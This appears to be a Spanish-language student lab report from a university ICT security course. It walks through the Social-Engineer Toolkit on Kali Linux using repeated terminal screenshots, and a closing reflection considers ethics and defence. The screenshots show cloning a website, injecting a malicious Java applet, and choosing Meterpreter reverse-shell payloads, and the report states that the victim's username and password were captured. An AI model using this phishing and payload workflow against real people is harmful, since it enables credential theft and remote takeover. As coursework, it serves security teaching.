
Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing platform
. These attack vectors
have a series of exploits and automation aspects to assist in the art of penetra
tion testing. SET
now incorporates the attack vectors leveraged in Fast-Track. All of these attack
vectors have been
completely rewritten and customized from scratch as to improve functionality and
capabilities.

1) Microsoft SQL Bruter
2) Custom Exploits
3) SCCM Attack Vector
4) Dell DRAC/Chassis Default Checker
5) RID_ENUM - User Enumeration Attack
6) PSEXEC Powershell Injection

99) Return to Main Menu
set:fasttrack>1
```







```
Kali [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aplicaciones Terminal - root@kali: ~/... 11:50 root


Terminal - root@kali: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda
7) HTA Attack Method
99) Return to Main Menu
set:webattack>1

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>
```



```
Kali [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Aplicaciones  Terminal - root@kali: ~/...  11:51  root

Terminal - root@kali: ~/set
Archivo  Editar  Ver  Terminal  Pestañas  Ayuda
7) HTA Attack Method
99) Return to Main Menu
set:webattack>1

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
```



```
Kali [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aplicaciones Terminal - root@kali: ~/... Terminal - root@kali: ~ 11:58 root

Terminal - root@kali: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
set:webattack> IP address to SET web server (this could be your external IP or hostname):127.0.0.1
set:webattack> Is your payload handler (metasploit) on a different IP from your external NAT/Port FWD address [yes|no]:no
ether 08:00:27:27:25:00 txqueuelen 1000 (Ethernet)
RX packets 133113 bytes 191909245 (183.0 MiB)
TX errors 0 drops 0 overruns 0 frame 0
Java Applet Configuration Options Below
-----
Next we need to specify whether you will use your own self generated java applet, built in applet, or your own code signed java applet. In this section, you have all three options available. The first will create a self-signed certificate if you have the java jdk installed. The second option will use the one built into SET, and the third will allow you to import your own java applet OR code sign the one built into SET if you have a certificate.
Select which option you want:
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]:
```






```
Kali [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aplicaciones Terminal - root@kali: ~/... Terminal - root@kali: ~
11:59 root

Terminal - root@kali: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda


set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
set:webattack> IP address to SET web server (this could be your external IP or hostname):127.0.0.1
set:webattack> Is your payload handler (metasploit) on a different IP from your external NAT/Port FWD address [yes|no]:no
ether 08:00:27:27:25:00 txqueuelen 1000 (Ethernet)
RX packets 133113 bytes 191909245 (183.0 MiB)
TX errors 0 drops 0 overruns 0 frame 0
Java Applet Configuration Options Below
-----
Next we need to specify whether you will use your own self generated java applet, built in applet, or your own code signed java applet. In this section, you have all three options available. The first will create a self-signed certificate if you have the java jdk installed. The second option will use the one built into SET, and the third will allow you to import your own java applet OR code sign the one built into SET if you have a certificate.
Select which option you want:
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.
Enter the number you want to use [1-3]: 2
```

```

Kali [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aplicaciones Terminal - root@kali: ~/... Terminal - root@kali: ~ 12:06 root

Terminal - root@kali: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete: Payload name is: WpeGivufukwFXW> mtu 1500
[*] Malicious java applet website prepped for deployment 255.255.0 broadcast 10.0.2.255
What payload do you want to generate: s 133113 bytes 191909245 (183.0 MiB)
Name: TX packets 44804 Description: 4 (2.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
1) Meterpreter Memory Injection (DEFAULT) This will drop a meterpreter payload through powershell injection
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
2) Meterpreter Multi-Memory Injection 1 n This will drop multiple Metasploit payloads via powershell injection
inet6 ::1 prefixlen 128 scopeid 0x10<host>
3) SE Toolkit Interactive Shell txqueuelen 1000 Custom interactive reverse toolkit designed for SET
4) SE Toolkit HTTP Reverse Shells 8 byt Purely native HTTP shell with AES encryption support
RX errors 0 dropped 0 overruns 0 frame 0
5) RATTE HTTP Tunneling Payloadkets 8 byt Security bypass payload that will tunnel all comms over HTTP
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
6) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec
root@kali: ~#
7) Import your own executable Specify a path for your own executable
8) Import your own commands.txt Specify payloads to be sent via command line
set:payloads>
  
```



```

Kali [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aplicaciones Terminal - root@kali: ~/... Terminal - root@kali: ~ 12:07 root

Terminal - root@kali: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda
hell injection [root@kali:~# ifconfig
2) Meterpreter Multi-Memory Injection This will drop multiple Metasploit payloads via pow
ershell injection inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
3) SE Toolkit Interactive Shell fe80::a00:2 Custom interactive reverse toolkit designed for SET
4) SE Toolkit HTTP Reverse Shell 0:00:27:27 Purely native HTTP shell with AES encryption suppor
RX packets 133113 bytes 191909245 (183.0 MiB)
5) RATTE HTTP Tunneling Payloads 0 drop: Security bypass payload that will tunnel all comms
over HTTP TX packets 44804 bytes 2695404 (2.5 MiB)
6) ShellCodeExec Alphanum Shellcode 0 drop: This will drop a meterpreter payload through shellc
odeexec
7) Import your own executable -UP, LOOPBACK, Specify a path for your own executable
8) Import your own commands.txt 27.0.0.1 n Specify payloads to be sent via command line
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
set:payloads>1
set:payloads> PORT of the listener [443]: bytes 396 (396.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Select the payload you want to deliver via shellcode injection
1) Windows Meterpreter Reverse TCP
2) Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
3) Windows Meterpreter (Reflective Injection) Reverse HTTP Stager
4) Windows Meterpreter (ALL PORTS) Reverse TCP
set:payloads> Enter the number for the payload [meterpreter_reverse_https]:
  
```







```

Kali [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Aplicaciones  Terminal - root@kali: ~/...  Terminal - root@kali: ~
12:07 root

Terminal - root@kali: ~/set
Archivo  Editar  Ver  Terminal  Pestañas  Ayuda
hell injection
2) Meterpreter Multi-Memory Injection: This will drop multiple Metasploit payloads via pow
ershell injection
3) SE Toolkit Interactive Shell fe80::a00:2 Custom interactive reverse toolkit designed for SET
4) SE Toolkit HTTP Reverse Shell 0:00:27:27 Purely native HTTP shell with AES encryption suppor
t
5) RATTE HTTP Tunneling Payloads 0 drop: Security bypass payload that will tunnel all comms
over HTTP
6) ShellCodeExec Alphanum Shellcode 0 drop: This will drop a meterpreter payload through shellc
odeexec
7) Import your own executable -UP, LOOPBACK, Specify a path for your own executable
8) Import your own commands.txt 27.0.0.1 n Specify payloads to be sent via command line
set:payloads>1
set:payloads> PORT of the listener [443]: bytes 396 (396.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Select the payload you want to deliver via shellcode injection
1) Windows Meterpreter Reverse TCP
2) Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
3) Windows Meterpreter (Reflective Injection) Reverse HTTP Stager
4) Windows Meterpreter (ALL PORTS) Reverse TCP
set:payloads> Enter the number for the payload [meterpreter_reverse_https]:
  
```

Como resultado obtenemos la siguiente página donde podemos acceder al usuario y contraseña de la persona en cuestión.





## 5. CONCLUSIONES:

Es muy interesante el cómo se puede meter uno a clonar una página y acceder a cuentas que son privadas y la forma en como es tan fácil acceder a esta información.

El ver la herramienta de clonado da una forma de aprender que hay más formas de cómo acceder a cuentas personales. Existen herramientas que pueden ayudarnos a clonar información, el saber que podemos acceder a datos que son ajenos nos da curiosidad y despierta el morbo por saber o conocer a la otra persona, siendo así una forma en que los hackers puedan tomarse el tiempo para acceder tus datos y ser víctima del hackeo, el conocer

## SEGURIDAD EN LAS TIC

DEPARTAMENTO DE INGENIERÍA CAMPUS IRAPUATO-SALAMANCA



el cómo funciona o como operan nos da una pauta para aprender a defendernos, es decir pensar como ellos para poder proteger nuestra información.

Si bien el saberlo depende de nosotros como utilizarlo, el tener el poder de hacerlo es cuestión de cada persona y de esta manera es esta en nuestras manos la moral y la ética de cada persona y el cómo hacemos manejo de ellas.

## 6. REFERENCIAS:

- a. <https://www.hackplayers.com/2012/10/social-engineering-toolkit-set.html>
- b. <https://www.trustedsec.com/social-engineer-toolkit-set/>
- c. <https://www.facebook.com>